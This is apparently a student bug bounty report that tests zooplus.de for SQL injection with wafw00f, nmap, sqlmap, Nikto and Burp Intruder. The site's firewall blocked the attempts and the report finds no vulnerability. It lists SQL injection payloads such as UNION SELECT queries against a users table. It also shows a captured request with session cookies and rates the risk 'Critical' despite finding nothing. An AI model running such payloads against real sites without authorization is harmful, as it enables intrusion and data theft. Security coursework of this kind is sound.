Sri Lanka Institute of Information Technology

Bug Bounty Report 03

WS Assignment

IE2062 – Web Security

IT23159730

W.H.M.S.R.Bandara

Vulnerability Title

SQL Injection (SQLi) on https://www.zooplus.de


Vulnerability Description


SQL Injection (SQLi) is a serious security vulnerability that allows attackers to manipulate database queries executed by an application. Exploitation of SQLi successfully can lead to unauthorized access of data, data tampering, or full system takeover.

As far as https://www.zooplus.de/ is concerned, although no severe vulnerability was detected through an automated scan with OWASP ZAP, manual testing was done to guarantee potential SQL Injection. Various payloads of SQLi were injected in input fields and also in URL parameters.

However, all the attempts were returned with HTTP 403 Forbidden responses, indicating that the server successfully filtered out the unauthorized requests.

This means that input validation, WAF controls, or access controls are being enforced properly in an attempt to thwart SQL Injection attacks.





Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: https://www.zooplus.de/

Use traditional spider: ☑

Use ajax spider: If Modern with Chrome

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

Progress: 0: https://www.zooplus.de/ Current Scans: 0 Num Requests: 0 New Alerts: 0


ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
15,171	25/04/2025, 19:08:06	25/04/2025, 19:08:06	GET	https://www.zooplus.de/shop/hunde/hundefutter_nassfutter/	403	Forbidden	152 ms	381 bytes	919 bytes
15,173	25/04/2025, 19:08:06	25/04/2025, 19:08:06	GET	https://www.zooplus.de/shop/hunde/hundefutter_nassfutter/	403	Forbidden	149 ms	381 bytes	919 bytes
15,175	25/04/2025, 19:08:06	25/04/2025, 19:08:06	GET	https://www.zooplus.de/shop/hunde/hundefutter_nassfutter/	403	Forbidden	167 ms	381 bytes	919 bytes
15,177	25/04/2025, 19:08:06	25/04/2025, 19:08:06	GET	https://www.zooplus.de/shop/hunde/hundefutter_nassfutter/	403	Forbidden	159 ms	381 bytes	919 bytes
15,179	25/04/2025, 19:08:06	25/04/2025, 19:08:06	GET	https://www.zooplus.de/shop/hunde/hundefutter_nassfutter/	403	Forbidden	158 ms	381 bytes	919 bytes

Alerts 0 3 8 6 Main Proxy: localhost:8080 Current Status 0 0 0 0 0 0 0 0 8 0

Other scans

Firewall Detection.


Before the automated scan with OWASP ZAP (2.16.0), Identify the Firewall by using Wafw00f Tool.


File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/Desktop
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop]
└─$ wafw00f https://www.zooplus.de/

                ( W00f! )
                                  404 Hack Not Found
                                                 405 Not Allowed
                                         403 Forbidden
                          502 Bad Gateway          500 Internal Error

                        ~ WAFW00F : v2.3.1 ~
        The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.zooplus.de/
[+] The site https://www.zooplus.de/ is behind Cloudfront (Amazon) WAF.
[~] Number of requests: 2

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Open Ports Detection


Done the nmap scan for detect open ports.


kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:24
kali@kali: ~/Desktop
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sC -sV -oN scan.txt www.zooplus.de
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-26 10:22 +0530
Nmap scan report for www.zooplus.de (3.160.196.113)
Host is up (0.19s latency).
Other addresses for www.zooplus.de (not scanned): 3.160.196.110 3.160.196.20 3.160.196.62
rDNS record for 3.160.196.113: server-3-160-196-113.mrs52.r.cloudfront.net
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
25/tcp  open  smtp?
| fingerprint-strings:
|   NULL:
|_    421 service not available (connection to blocklisted host (3.160.196.113 - DNSBL))
|_smtp-commands: SMTP EHLO www.zooplus.de: failed to receive data: connection closed
80/tcp  open  http     Amazon CloudFront httpd
|_http-server-header: CloudFront
|_http-title: Did not follow redirect to https://www.zooplus.de/
443/tcp open  ssl/http Amazon CloudFront httpd
|_http-server-header: CloudFront
| http-robots.txt: 2 disallowed entries
|_/ov? /detailedQuestion.htm$
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Tierbedarf, Tierfutter, Tiernahrung g\xC3\xBCnstig bestellen | zooplus
| ssl-cert: Subject: commonName=zooplus.de
| Subject Alternative Name: DNS:zooplus.de, DNS:*.zooplus.de
| Not valid before: 2025-04-18T00:00:00
|_Not valid after:  2026-05-18T23:59:59
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.94SVN%I=7%D=4/26%Time=680C66AB%P=x86_64-pc-linux-gnu%r(N
SF:ULL,54,"421\x20service\x20not\x20available\x20\(connection\x20to\x20blo
SF:cklisted\x20host\x20\(3\.160\.196\.113\x20-\x20DNSBL\)\)\r\n");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.65 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Detect and exploit SQL injection flaws


Done the sqlmap scan for detect the sql injection flaws.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u "https://www.zooplus.de/somepage?id=123" --cookie="SESSION=abc123" --batch --risk=3 --level=5 --random-agent

                                 {1.8.11#stable}

                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 10:01:18 /2025-04-26/

[10:01:18] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0) Opera 12.14' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[10:01:19] [INFO] testing connection to the target URL
[10:01:20] [CRITICAL] page not found (404)
it is not recommended to continue in this kind of cases. Do you want to quit and make sure that everything is set up properly? [Y/n] Y
[10:01:20] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times

[*] ending @ 10:01:20 /2025-04-26/


┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Scanning for common Issues

These scans done by with Nikto.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nikto -h https://www.zooplus.de

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 3.160.196.113, 3.160.196.110, 3.160.196.20, 3.160.196.62
+ Target IP:          3.160.196.113
+ Target Hostname:    www.zooplus.de
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=zooplus.de
                   Ciphers:  TLS_AES_128_GCM_SHA256
                   Issuer:   /C=US/O=Amazon/CN=Amazon RSA 2048 M02
+ Start Time:         2025-04-26 10:20:59 (GMT5.5)
---------------------------------------------------------------------------
+ Server: istio-envoy
+ /: Retrieved via header: 1.1 ade2c92d36b989728b03c481a1a81532.cloudfront.net (CloudFront).
+ /: Retrieved x-powered-by header: Next.js.
+ /: Retrieved access-control-allow-origin header: *.
+ /: Uncommon header 'x-lambda-region' found, with contents: eu-central-1.
+ /: Uncommon header 'x-stream-status' found, with contents: Log.
+ /: Uncommon header 'x-envoy-upstream-service-time' found, with contents: 146.
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ : Server banner changed from 'istio-envoy' to 'AmazonS3'.
+ /ReqFPNhv.pw: Uncommon header 'x-amz-server-side-encryption' found, with contents: AES256.
+ /ReqFPNhv.pw: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerab
ilities/missing-content-type-header/
^Z
zsh: suspended  nikto -h https://www.zooplus.de

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

There is no vulnerabilities found on these scans. So I manually test the SQL Injection Attack using Burp Suit Community Edition.

Affected Components

- **Domain:** www.zooplus.de
- **Parameter:** Search Field
- **Attack Vector:** Input field manipulation (user-controlled input)
- **Risk Level:** Critical
- **Confidence:** High
- **Method:** Manual Testing

Impact Assessment

Since no SQL injection vulnerability was discovered, there is nothing negative by which to measure. Nonetheless, let's imagine what the theoretical effect would be if there had been a vulnerability, in addition to the positive effect of the existing security doing its job.

Theoretical Impact if Vulnerable: If www.zooplus.de were susceptible to SQL injection, the impact would be extreme. An attacker could:

- **Unauthorized Access:** Exfiltration of user data (passwords, addresses, emails).
- **Data Manipulation:** Modifying or deleting database entries.
- **Authentication Bypass:** Accessing accounts without credentials.
- **Server Compromise**: Potentially remote code execution depending on database configuration.
- **Reputation Damage:** Customer trust in Zooplus' privacy and security practices would be completely lost.
- **Compliance Violations:** GDPR or other regulations breaches due to unauthorized disclosure of user PII.

Steps to Reproduce

1. Perform an Automated Scan with OWASP ZAP


   - Target: https://www.zooplus.de
   - Result: No vulnerabilities detected.


2. Set Up Burp Suite for Manual Testing.

   - Configure Burp Suite to intercept requests to https://www.zooplus.de.
   - Identify a form or input field (e.g., login or search form) to test for SQL injection.

3. Use Burp Suite Intruder to Inject Payloads.

- Capture a request to the target form in Burp Suite.
- Send the request to the Intruder tool and select the parameter to test.




Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Start attack
Add § Clear § Auto §
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
Edit
Up
Down
Enabled
Rule
Search
Payloads
Resource pool
Event log (1)
All issues

Sniper attack

Target: https://www.zooplus.de

☑ Update Host header to match target

Positions

```
GET /hopps-search/api/v1/sites/1/de/suggest?q=§test1§&hl=1 HTTP/2
Host: www.zooplus.de
Cookie: sid=ccf6ca57-0d1c-4657-8d33-8e7f0a644bc5; OptanonAlertBoxClosed=2025-04-23T07:49:04.416Z; OptanonConsent=isGpcEnabled=0&datestamp=Wed+Apr+23+2025+13%3A19%3A04+GMT%2B0530+(India+Standard+Time)&version=202501.1.0&browserGpcFlag=0&isIABGlobal=false&hosts=&consentId=a9fa896f-67c8-450f-b9a8-91e98b7a2050&interactionCount=2&isAnonUser=1&landingPath=NotLandingPage&groups=1%3A1%2C2%3A0%2C3%3A0%2C4%3A0%2C6%3A0&intType=2; CHKSESSIONID=62A18C3EDEA12A00F7EEC3FD1CAD9102; chkStickySession="b3391cf7430a6638"
Sec-Ch-Ua-Platform: "Windows"
X-Caller: shop-header
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.zooplus.de/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

1 highlight | 1 payload position | Length: 1090

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 0

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Memory: 146.8MB


4. Payload Configuration.

- Use 50 SQL Injection Payloads in the “Payloads” tab.

5. Attack Results.

    - Most invalid payloads returned **HTTP 403 Forbidden**.

Proof of Concept Screenshot



Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	300			3191	
1		200	241			688	
2	' OR '1'='1	403	169			1274	
3	' OR 1=1--	403	174			1274	
4	' OR '1'='1' --	403	162			1274	
5	' OR '1'='1' /*	403	164			1274	
6	' OR 1=1#	403	172			1274	
7	admin' --	200	323			2923	
8	admin' #	200	308			2928	
9	admin'/*	403	170			1274	
10	admin' OR '1'='1	403	176			1274	
11	' OR '' = '	403	154			1274	
12		200	239			688	
13	' OR 1=1 LIMIT 1--	403	161			1274	
14	' OR 1=1 ORDER BY 1--	403	170			1274	
15	' UNION SELECT NULL--	403	169			1274	
16	' UNION SELECT 1,2--	403	173			1274	
17	' UNION SELECT username, password FROM users--	403	158			1274	
18	' AND 1=1--	403	171			1274	
19	' AND 1=2--	403	171			1274	
